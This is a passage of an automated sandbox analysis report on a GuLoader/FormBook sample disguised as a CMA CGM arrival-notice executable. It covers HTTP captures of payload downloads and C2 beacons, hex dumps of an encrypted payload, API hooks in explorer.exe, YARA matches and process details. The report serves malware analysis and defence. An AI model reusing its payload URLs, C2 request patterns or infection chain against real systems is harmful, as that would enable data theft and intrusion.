Sep 13, 2021 23:00:55.025338888 CEST	6439	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 13 Sep 2021 21:01:26 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49832	54.65.172.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 23:01:15.723453045 CEST	6439	OUT	GET /kbl2/?X8sl8h70=JtyqbAMv8x4sWEmHDQcRdFhMiIOVFEssFVbQ4gFCjctfMjv3XBR0P1btq5GzI/zqaQLK&t48xlt=YTUh7PIXtPD8u2 HTTP/1.1 Host: www.acooll.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 13, 2021 23:01:15.978889942 CEST	6441	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 13 Sep 2021 21:01:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 61 32 62 0d 0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6a 70 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 09 3c 74 69 74 6c 65 3e 77 77 77 2e 61 63 6f 6f 6c 6c 2e 63 6f 6d 20 69 73 20 45 78 70 69 72 65 64 20 6f 72 20 53 75 73 70 65 6e 64 65 64 2e 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 73 74 79 6c 65 2e 63 73 73 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 20 2f 3e 0a 09 3c 21 2d 2d 5b 69 66 20 67 74 65 20 49 45 20 39 5d 3e 0a 09 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 09 2e 67 72 61 64 69 65 6e 74 20 7b 0a 09 09 09 66 69 6c 74 65 72 3a 20 6e 6f 6e 65 3b 0a 09 09 7d 0a 09 3c 2f 73 74 79 6c 65 3e 0a 09 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 21 2d 2d 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 62 6c 61 63 6b 62 6f 61 72 64 22 3e 2d 2d 3e 0a 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 74 6f 6b 79 6f 31 22 3e 0a 0a 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 6c 6f 72 66 75 6c 62 6f 78 2e 6a 70 2f 3f 61 64 72 65 66 3d 6e 73 65 78 70 5f 61 64 26 61 72 67 75 6d 65 6e 74 3d 44 4c 48 74 73 72 67 7a 26 64 6d 61 69 3d 61 35 62 35 61 38 30 39 31 36 38 38 38 36 22 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 20 63 6c 61 73 73 3d 22 62 6e 72 4c 69 6e 6b 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e 3c 69 6d 67 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 6c 6f 72 66 75 6c 62 6f 78 2e 6a 70 2f 63 6f 6d 6d 6f 6e 2f 69 6d 67 2f 62 6e 72 2f 63 6f 6c 6f 72 66 75 6c 62 6f 78 5f 62 6e 72 30 31 2e 70 6e 67 22 20 61 6c 74 3d 22 e7 94 bb e5 83 8f 22 3e 3c 2f 61 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 69 6e 76 61 6c 69 64 22 3e 0a 09 3c 68 31 3e 0a 09 09 3c 69 6d 67 20 73 72 63 3d 22 69 6d 67 2f 69 6d 67 30 31 2e 70 6e 67 22 20 61 6c 74 3d 22 e7 94 bb e5 83 8f 22 3e 0a 09 09 3c 70 3e e3 83 89 e3 83 a1 e3 82 a4 e3 83 b3 e3 81 8c e7 84 a1 e5 8a b9 e3 81 aa e7 8a b6 e6 85 8b e3 81 a7 e3 81 99 e3 80 82 3c 2f 70 3e 0a 09 3c 2f 68 31 3e 0a 09 3c 64 69 76 3e 0a 09 09 3c 70 20 63 6c 61 73 73 3d 22 74 78 74 30 31 22 3e e3 80 8c 20 3c 73 70 61 6e 3e 77 77 77 2e 61 63 6f 6f 6c 6c 2e 63 6f 6d 3c 2f 73 70 61 6e 3e 20 e3 80 8d e3 81 ae e3 83 9a e3 83 bc e3 82 b8 e3 81 af e3 80 81 e3 83 89 e3 83 a1 e3 82 a4 e3 83 b3 e3 81 8c e7 84 a1 e5 8a b9 e3 81 aa e7 8a b6 e6 85 8b e3 81 a7 e3 81 99 e3 80 82 3c 62 72 3e e3 82 a6 e3 82 a7 e3 83 96 e3 82 b5 e3 82 a4 e3 83 88 e7 ae a1 e7 90 86 e8 80 85 e3 81 ae e6 96 b9 e3 81 af 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 76 61 6c 75 65 2d 64 6f 6d 61 69 6e 2e 63 6f 6d 2f 6d 6f 64 61 6c 6c 2e 70 68 70 22 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e e3 81 93 e3 81 a1 e3 82 89 e3 81 8b e3 82 89 e5 a4 89 e6 9b b4 e3 83 bb e6 9b b4 e6 96 b0 3c 2f 61 3e e3 82 92 e8 a1 8c e3 81 a3 e3 81 a6 e3 81 8f e3 81 a0 e3 81 95 e3 81 84 e3 80 82 3c 2f Data Ascii: a2b<!doctype html><html lang="jp"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"><title>www.acooll.com is Expired or Suspended.</title><link rel="stylesheet" type="text/css" href="style.css"><meta name="robots" content="noindex" />...[if gte IE 9]><style type="text/css">.gradient {filter: none;}</style><![endif]--></head>...<body class="blackboard">--><body class="tokyo1"><img src="https://www.colorfulbox.jp/common/img/bnr/colorfulbox_bnr01.png" alt=""> <img src="img/img01.png" alt=""> www.acooll.com </

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49817	91.184.0.38	443	C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe

Timestamp	kBytes transferred	Direction	Data
2021-09-13 20:56:57 UTC	0	OUT	GET /bin_fDiyu115.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.paulassinkarchitect.nl Cache-Control: no-cache
2021-09-13 20:56:57 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Mon, 13 Sep 2021 20:56:57 GMT Content-Type: application/octet-stream Content-Length: 185920 Last-Modified: Mon, 13 Sep 2021 14:04:24 GMT Connection: close ETag: "613f5a68-2d640" Accept-Ranges: bytes

Timestamp	kBytes transferred	Direction	Data
2021-09-13 20:56:57 UTC	0	IN	Data Raw: 96 a6 db b3 41 bb d8 e5 d5 52 0a ea 5d 8c e4 0d 96 1b 3d 90 34 26 bd ae a7 01 07 bc 56 18 51 c8 9c 82 18 20 00 93 1a 8b 1b a4 7e cb 06 7b d2 72 8c d0 d6 08 02 1a a2 b2 b6 96 11 df 9d 40 6e ee 08 dc 32 79 09 dc 36 51 b9 07 71 3c 8e 94 a3 38 cb c2 9d dc cf 5e 3a 83 59 30 e6 46 fb 23 0b 88 00 1b d9 6e dd bd d9 4f 99 ea 0f e4 3a fd 0f 3e 7d 5f 27 2b f4 74 04 8f ec 42 8e 62 b5 09 ac 91 bd aa 95 7a 6a 6e 7b b0 72 00 cf 83 aa b4 01 23 83 e6 ce e3 bd 82 78 9f 48 93 40 1a ce f8 06 b4 09 9a 35 70 ee 37 82 7f 8c ef 20 08 72 b0 48 7a 5e 46 a3 ad 3d 07 4f 03 77 fc 99 c6 5f dc 5c 96 97 1c 1d fe af 6f df 73 60 81 e6 a2 28 03 06 55 e7 91 00 d4 05 10 b3 6c 4f c0 ee cd 4d f9 20 1b 3c 73 82 ed 19 62 cb 09 8e 71 30 d3 3b 46 c4 fd e5 0f 37 2b 9f 63 7b d3 03 91 ec c1 90 f1 3a Data Ascii: AR]=4&VQ ~{r@n2y6Qq<8^:Y0F#nO:>}_'+tBbzjn{r#xH@5p7 rHz^F=Ow_\os`(UlOM <sbq0;F7+c{:
2021-09-13 20:56:57 UTC	16	IN	Data Raw: c0 4e 8a c9 4a bf 7f 6d e1 d8 1c 9c 57 50 ae a7 b0 81 31 8c 86 1e 75 b7 2b 7a 8b 61 61 d7 fc 0d 0b ed b6 11 12 c7 7f 92 d6 b2 45 7c 1a 26 4c 1b f2 af 18 08 8c ce 30 14 6e eb 33 3d 53 40 50 97 d3 0b 51 07 5e cd d5 c1 7a c0 78 22 e7 07 62 d8 78 3b d5 d0 2f 04 6f a8 4c d4 59 a9 eb 7c a7 97 f5 61 81 48 10 0a 4d 1e c2 8c db 47 10 05 59 1f 65 de 43 42 77 1f f9 1e 68 04 65 67 19 32 f1 b8 26 2c fb e0 51 87 5f b2 62 12 ae 32 cb 67 35 7b 67 f8 e2 2d 02 82 fb 0f 02 c5 45 d3 06 e5 27 83 66 c5 e1 e6 12 ff 83 bd 3a 43 48 95 02 bf e7 d0 8c ef 6e b1 72 66 2d 3c e8 f4 d5 29 69 f9 8f 19 ae cd fc 70 9f 12 fe 5d 11 f3 a4 4b 80 ba 0b ae 58 1a f7 fe 0f 5d 93 54 7c 5c 02 bd bc ee 17 c5 78 06 3f 3f f8 39 e2 48 74 fb d3 00 a5 49 07 75 b1 fc 04 ea e4 14 24 7e bb dc d4 70 3c fa 23 Data Ascii: NJmWP1u+zaaE|&L0n3=S@PQ^zx"bx;/oLY|aHMGYeCBwheg2&,Q_b2g5{g-E'f:CHnrf-<)ip]KX]T|\x??9Htlu $~p<#
2021-09-13 20:56:57 UTC	32	IN	Data Raw: a3 d3 e3 4c db ac 67 8d 7e 42 4b cb b3 3e 9a 97 de 83 87 e5 ab 00 6b c1 df e0 9f dd 1d d8 b6 98 bf 3f e2 91 28 8b 3b 11 2b d3 c3 d1 da 31 c9 01 c4 78 a9 63 7f f1 27 97 b6 59 85 35 ff c7 90 1b 59 cc d1 16 0a 1d c9 f5 08 c6 48 10 0a 4d 26 c6 0f 26 7a 9a 52 56 7b 4d f8 e9 7e 0d 5c 44 34 60 6d 11 67 10 b4 75 3e 6b 20 c0 b6 77 d6 3a 84 b2 42 45 b5 82 26 92 ee 32 10 95 51 03 b1 b8 95 53 6c ca bd 8d 98 2b 0a 48 c9 fa 70 5c 91 3b ea d2 83 3f ca 5f 16 f2 cc e7 4a f6 4a a6 48 3c a8 04 1d 39 6b b6 f4 c2 1e 9d 1f 7c fa ea 13 fe 88 12 9e cb ae b8 e2 0b 69 1d 63 08 c2 77 5d 54 1e 0c 68 03 d8 bc ac 92 32 91 3e 63 3f 9e da b7 de 98 1f 6c 95 ed c2 42 2d d4 dd 94 9c c8 16 a9 e0 1a 98 d0 fb e1 31 3e f2 73 57 5b 20 49 c7 3c f0 74 4e 3c fd 06 f7 58 ef 5f f0 10 8e 02 94 8d f7 Data Ascii: Lg~BK>k?(;+1xc'Y5YHM&&zRV{M~\D4`mgu>k w:BE&2QSl+Hp\;?_JJH<9k|icw]Th2>c?lB-1>sW[I<tN<X_
2021-09-13 20:56:57 UTC	48	IN	Data Raw: ca f6 dd 14 a8 b5 90 31 47 ae ad 79 b6 d1 3b 1f ff c2 5a 1c fd a1 55 4c fe 9d 7b 7f 99 77 d4 e0 b1 4d c9 00 6f d4 d9 41 49 2e 62 9d 32 c5 77 29 16 4d 3d 88 89 8d 8f 0b f3 37 61 4e 10 48 8d f7 e3 eb 60 ea ab e9 14 f9 bd 7f c6 5c 08 05 26 2c 12 24 21 de 8c a4 19 a6 18 f5 7e 26 e0 7c bf fc 16 bd 57 d1 4b 0b 58 f8 2b 84 56 5c 62 6f 87 80 5d 70 57 69 0a ae 26 0a 7a 64 8a 90 4f 35 c9 72 3e 59 1d 9f 69 23 65 d3 79 15 e4 2e 5f 8e aa cc 14 5d 9d 1b 94 ab 83 33 a6 29 47 4e 80 76 32 e7 27 4b 59 55 7b 2f 24 e3 fc 3e 78 4f 5c 32 79 e5 4b 27 75 06 4e 70 fd f0 c0 98 ed 49 57 cd dc f9 ac 65 67 d0 a1 69 d6 de 5f a8 34 8a c3 d9 11 97 43 a1 5e 1d 20 7b 24 a2 04 26 12 7c 58 cd d6 cc 08 52 01 3c 61 2f 1e c8 b4 9b 63 ea 36 d7 aa 61 00 6a 45 d6 1d 2b 8b dc 61 02 51 11 7c d4 87 Data Ascii: 1Gy;ZUL{wMoAI.b2w)M=7aNH`\&,$!~&\|WKX+V\bo]pWi&zdO5r>Yi#ey._]3)GNv2'KYU{/$>xO\2yK'uNpIWeg i_4C^ {$&|XR<a/c6ajE+aQ|
2021-09-13 20:56:57 UTC	64	IN	Data Raw: 22 ec 03 92 27 87 dc 6b 58 da 9b 6f a8 e2 09 9d 87 fe b4 9f 3a e2 aa 3a 59 9b 1f f5 05 4f 09 28 b8 64 74 71 43 8d a6 de bf d8 cd b0 83 8f 85 86 98 c2 e2 9d 26 e3 d3 6e 63 e1 95 59 07 c1 78 be 39 c2 1d cc 29 34 9b d0 d5 88 0f 24 36 f1 50 ca 2e 5e 28 d8 7c 5e 4e 20 9d ed 6a 7c ba 80 d3 69 7c ca 4a e3 b8 07 52 36 4c e5 99 e2 b6 b4 63 2a 80 b1 2d 5f a7 19 cd 14 fd 10 79 fa 53 90 37 77 78 f5 4b 88 41 52 c2 f8 bf e8 b5 ed e3 f8 1c 88 38 e0 96 28 35 7f fa 12 55 f2 de b7 d6 22 26 04 7c 65 fe 07 25 64 d0 5b ca 0c 4b 11 e0 93 85 59 f5 e5 88 48 5b 2b 55 13 a1 8d 0d 7d f6 b1 1a 48 54 ed 2e 58 f1 3e 75 fc fa ad 57 c0 85 9b 08 d1 55 f4 63 73 2f c9 be 09 e1 c8 da 8a d4 1e 57 a3 05 44 a0 0d 84 d6 4d 83 9a b3 fe 16 57 49 c3 44 bc 8e 63 b8 51 ee 04 0b 88 8b 96 81 93 22 42 Data Ascii: '"kXo::YO(dtqC&ncYx9)4$6P.^(|^N j|iJR6Lc*-_yS7wxKAR8(5U"&|e%d[KYH[+U}HT.X>uWUcs/WDMWIDcQ"B
2021-09-13 20:56:57 UTC	80	IN	Data Raw: 46 8b 89 0e c2 8c 77 43 10 05 59 1e 65 0a 43 42 77 1f f9 1a 6e ba 76 e3 87 b5 75 b3 ad 79 6d b7 a8 0c 06 06 6d bc 14 64 cb b7 11 d2 cb ef c5 07 b8 83 78 cb 0e 47 32 40 f9 2a a4 47 1a f6 6c 91 0b 97 81 eb 5f 06 e3 6f fd 2a 85 31 00 a2 b2 4a e5 99 39 ae a5 62 84 c5 d6 7f b7 12 f8 ab 9d 42 95 b1 05 21 2a 33 a4 65 47 4e 88 6a 48 16 b1 b6 46 d8 48 2e e5 74 55 bf bc 6b 5a 5f 28 c7 c1 c0 aa 05 0a 14 87 89 ab 17 29 45 82 e5 e8 90 f2 9a e4 14 22 ad 6f 81 59 f5 65 8c 48 5b 2b 8f 98 b9 1c 72 d3 84 76 1c 0e aa 12 7c 08 4f 2b 5c f7 fa d1 10 10 92 de fb 17 80 b8 36 af 49 cb 7f f0 b0 be 79 88 a2 a4 36 bf 14 57 d6 b7 26 0e 5a 9d dd 82 bb ec 8e 41 1a 65 b8 8e cc be 7e 5f 6f 54 88 32 1b 1e 2b 3d 8d d9 7e 99 2d 4a 00 0c fd 53 3e 1b d6 6a c3 1c 00 78 8f ec 2a 97 60 77 09 21 Data Ascii: FwCYeCBwnvuymmdxG2@*GI_o*1J9bB!*3eGNjHFH.tUkZ_()E"oYeH[+rv|O+\6Iy6W&ZAe~_oT2+=~-JS>jx*`w!
2021-09-13 20:56:57 UTC	96	IN	Data Raw: e2 9d b4 1b 2c 91 b3 a8 c4 2a af c4 ab b9 0a 46 32 9b c1 f2 2b 95 51 88 cf 68 40 5b a3 10 30 de 87 aa 07 35 f1 9b f9 12 c5 6b 34 ea 83 3f 1f 8d b1 f2 b8 8c dc 33 a1 4b 0c 6a 70 be c9 3d d4 04 80 48 91 6a 9d 4a 89 b3 98 1b 83 16 17 72 7e 54 3a 46 a6 d3 d2 69 47 c4 29 b9 d0 a9 18 55 30 0e b7 b3 cb fc 05 f8 61 8c 48 69 6b 6c f5 ad 84 91 5a 86 dc e7 16 53 9a 99 1f f8 b0 c1 3e 38 8e 4e 8a 34 60 77 83 d6 7e f0 2e 90 7a f1 90 e0 20 fe fd e4 8f de a6 08 56 04 5f 71 a9 2d 08 ed 0a 62 ea 36 f2 24 72 c8 8b cd c3 94 24 56 9a 2a 39 46 58 f2 d4 0a 92 b2 4c f4 01 45 8d 44 c2 65 ca 34 eb 88 7e 5f bb 06 82 88 46 d3 a9 98 4d 89 20 eb 9e 69 23 7f 09 35 37 f5 02 d1 ec b1 8c 51 fc 89 30 49 27 89 29 96 98 b3 72 6a 90 39 bf 00 0b 94 fd 26 aa 15 af 5c c3 b7 79 66 0e 17 1a e0 12 Data Ascii: ,*F2+Qh@[05k4?3Kjp=HjJr~T:FiG)U0aHiklZS>8N4`w~.z V_q-b6rV*9FXLEDe4~_FM i#57Q0l')rj9&\yf
2021-09-13 20:56:57 UTC	112	IN	Data Raw: 2e 40 7b a3 cb bd 51 5e 5a 8b 8a 05 d1 ea 99 43 08 24 b4 1b 7d f2 8b d4 69 ba 0f 1e 6c 35 da 13 98 10 28 a6 d3 0b f7 f2 2c 12 ae cd 14 96 68 2f ce de a0 22 14 3c de 38 07 e9 07 cd 2c 01 37 8f f5 d2 ec 5b 5c e3 e1 a8 86 8c 3b 67 e8 6a 73 bf b1 a9 2d 7e d1 4f 99 36 8c 70 eb 91 81 ee 9c 27 69 b7 18 ab c4 48 b2 01 bc 29 1f fa 15 6c 40 b5 34 7b 51 b3 30 54 67 73 3b 6e ee ac 7c 02 13 54 38 b0 1e bd 27 5a cc 58 8b 59 44 a4 be aa 1e db b4 00 26 9c 60 d8 fc 57 4c d4 87 1f 6b ce 1a a0 49 ef 0c c4 e4 80 fc 97 ca b9 1a b3 0b 03 55 17 8e 3c 50 b9 c7 1f 71 88 f4 1b c5 7e cb 32 f8 9f 52 20 b2 4f 71 87 9e a7 d0 3d 2e 54 6f cf ec 0d 2e 74 6a da 29 20 90 8b 0e 94 3a 56 99 1e 61 79 b9 18 b2 e5 9a 12 5d c7 eb 2c a3 13 ba af 4f 31 1a 05 fd 85 7e 5c a4 e0 77 2f 42 f6 8b 1a 55 Data Ascii: .@{Q^ZC$}il5(,h/"<8,7[\;gjs-~O6p'iH)l@4{Q0Tgs;n|T8'ZXYD&`WLkIU<Pq~2R Oq=.To.tj) :Vay],O1~\w/BU
2021-09-13 20:56:57 UTC	128	IN	Data Raw: 8b 54 70 14 9b 22 85 46 00 c4 db 34 92 a4 60 b7 99 de ea 65 4c cd 4f 8f 14 cd 95 26 44 ad e2 30 94 06 68 92 34 c0 1e 9f c3 e9 59 1f 60 a6 90 4f 92 f8 2b b5 94 82 ca ff 85 94 af 31 35 da e8 7f 42 35 e2 d6 69 84 fc dc 93 4a b9 e1 66 e2 03 84 15 79 d4 cb b1 54 1f 4c fc 64 f8 dc a6 ff 4c a0 54 da 51 92 e1 c4 5e 18 7c e7 16 26 86 dd e8 7e 24 32 11 ad 82 c8 df 85 78 90 c9 6e e9 16 a1 a4 e2 45 79 5c 3a 54 a9 cd 48 3d 0d 3e c1 e4 bd b3 6e 84 c9 c7 05 04 4a c1 ea f3 2c 20 b7 99 8b 17 9a cb 27 b8 c4 7d b5 a7 6e ba 3c 71 ce 6c d2 8c 52 b0 ee 0c 5d 93 5c 35 1b 73 18 52 bb f0 e6 96 61 4d 28 73 ab e7 2a 0c 29 1b 16 c4 f1 7d 7b 39 46 d8 b6 95 01 38 2c c2 df b2 1d 7c 20 17 d5 5b 80 35 40 2d fd 80 b5 bb db f0 fd 28 c4 bb 32 73 0f 03 bd 61 a7 87 16 e3 ad b1 42 00 85 d3 db Data Ascii: Tp"F4`eLO&D0h4Y`O+15B5iJfyTLdLTQ^\&~$2xnEy\:TH=>nJ, '}n<qlR]\5sRaM(s*)}{9F8,| [5@-(2saB
2021-09-13 20:56:57 UTC	144	IN	Data Raw: e6 0d 80 81 80 49 23 f5 af 8f 57 18 ac ef 93 a7 e1 66 0c 79 88 9e 6a 89 6e ec 9b da cf 98 04 53 7d be 1a b7 19 d6 55 fa de f1 1e 6d d0 54 f5 83 b2 92 f9 d0 3e 24 55 88 73 63 ec ff 16 6f 05 b7 77 8b 20 c8 6f 07 23 bd e6 31 97 87 95 50 e2 7d 34 be 56 50 8d aa 0e 91 98 31 74 8c 80 a5 df fa 7f 8a 67 4e 7e 3f ff 7e b6 cc 66 7b 68 b1 74 88 7f e2 74 dc 9b 16 1a b2 aa 45 35 e4 22 46 1b 3a ea ce 6b 50 c8 a4 97 0f 2d 7f bb 41 65 80 f9 66 f9 ef 84 98 e4 6c c9 d9 5b b3 45 38 c3 b1 43 9d 89 f8 6c bb 0e a8 53 68 49 c6 b2 c0 67 cd 53 4e e1 ef 24 64 d0 95 29 01 42 bc 86 aa 25 ef c8 76 91 d2 f7 93 e1 18 4a 92 8d a4 31 33 90 58 e5 c8 a4 1d ba 92 97 c9 3a 6b d0 07 d7 7f 5e 63 26 e1 a0 3b 12 54 32 d0 c2 9d 22 c5 b3 e7 cb 79 fb 18 85 52 e8 82 af c4 55 97 71 b1 1d 56 c5 75 ca Data Ascii: I#WfyjnS}UmT>$Uscow o#1P}4VP1tgN~?~f{httE5"F:kP-Aefl[E8ClShIgSN$d)B%vJ13X:k^c&;T2"yRUqVu

Timestamp	kBytes transferred	Direction	Data
2021-09-13 20:56:57 UTC	160	IN	Data Raw: e1 15 74 b9 2a 3c 6b ee ab 2f 1e 0e 13 4a bf df 2e e0 e7 86 63 56 24 23 92 21 82 03 95 cd ce a8 e2 57 5d 67 6f d2 82 a6 63 63 45 d3 b8 35 e9 da b5 c0 9f ba 1f 65 4f 26 14 5f ba 37 ae a8 27 be fe c9 4a ab 97 fd 47 08 a7 70 ea 00 4b 32 ab a5 0b 66 8d be ec 87 9a 5e 80 e0 91 1b 64 ea a3 22 93 a2 aa 42 0b 0a 0e dd 66 d2 6e 6e 32 ed c4 b8 98 be 9a 71 c4 98 e0 08 e3 97 ee c4 4d c3 94 d6 5a fb 3b b6 14 24 97 51 9d 13 d4 69 4e 75 dc a3 4f 54 ea ef 05 e4 63 e1 50 fb 27 a0 c4 d0 ad 50 6d 4e dc 09 8e 09 53 4e 71 32 03 15 6f 76 d9 ff b8 14 37 5a 84 c9 20 b0 a8 a1 7f 16 4c 60 0c 43 67 af 03 25 83 2b d3 0e c9 dc 51 b8 ee 10 80 6f 93 d3 69 dc fd 32 f7 d1 02 77 a7 37 77 c8 65 5d 26 cf 71 ed 64 13 09 92 91 99 ae 2e 54 bd 0c 79 67 9e 57 ea 8a 0d 4d 54 04 38 86 fc 1f b5 6d Data Ascii: t*<k/J.cV$#!W]goccE5eO&_7'JGpK2f^d"Bfnn2qMZ;$QiNuOTcP'PmNSNq2ov7Z L`Cg%+Qoi2w7we]&qd.Tyg WMT8m
2021-09-13 20:56:57 UTC	176	IN	Data Raw: f5 b7 3e 0c e9 08 bd 1a 59 21 27 36 83 92 56 9c 38 cf 21 1c d1 d5 38 ca e7 a6 20 c3 cf 26 d3 a2 46 ea 62 95 d5 38 68 a7 be ab 8b b4 35 0c 54 25 72 b2 0a 64 a6 af 0f d6 19 c6 d5 86 58 e9 2b 02 87 56 bf c8 46 a2 3e e5 a7 ea 59 47 77 70 07 b8 b4 07 c6 dc aa f4 e6 9b 3f 2a 1d 26 64 1d 7f 9a 80 b8 f9 e2 d6 b8 48 f9 e6 ef bc aa ac 03 5b c3 43 a3 62 b2 8b 25 93 80 74 8a ba b1 13 bf 4e 0c bd 70 78 ff 92 fe 21 0e 25 d2 6f 2b b5 97 fe 36 a4 a3 38 d8 b9 46 a2 06 88 50 ef 0c c5 7a 73 59 4a 86 45 78 75 26 d2 e0 c2 73 0e bb 0d bb f5 e8 35 3f ec 83 53 18 da 25 cf b0 eb bc 90 55 4d cc 77 6c 48 65 81 a3 8d 95 5b e8 85 f2 17 62 60 38 d7 8d 6e c7 82 61 e9 a3 0e f8 ed f4 b8 9a 42 1c f1 33 59 04 dc b3 b5 7c 8f 3f 81 c7 0e 52 ff 6b dc 54 09 01 d8 ed b7 5b 65 17 1f 83 a0 2e 9a Data Ascii: >Y!'6V8!8 &Fb8h5T%rdX+VF>YGwp?*&dH[Cb%tNpx!%o+68FPzsYJExu&s5?S%UMwlHe[b`8naB3Y|?RkT[e.

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe PID: 7032 Parent PID: 4136

General

Start time:	22:52:50
Start date:	13/09/2021
Path:	C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe'
Imagebase:	0x400000
File size:	466944 bytes
MD5 hash:	E8BCEEA59B2074BD08BF68AB55ECDF3E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.929197382.0000000000780000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe PID: 6396 Parent PID: 7032

General

Start time:	22:54:55
Start date:	13/09/2021
Path:	C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe'
Imagebase:	0x400000
File size:	466944 bytes
MD5 hash:	E8BCEEA59B2074BD08BF68AB55ECDF3E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.1258337207.00000000000A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.1258337207.00000000000A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.1258337207.00000000000A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.1261762873.000000001E2B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.1261762873.000000001E2B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.1261762873.000000001E2B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6396

General

Start time:	22:56:58
Start date:	13/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000

File size:	3933184 bytes
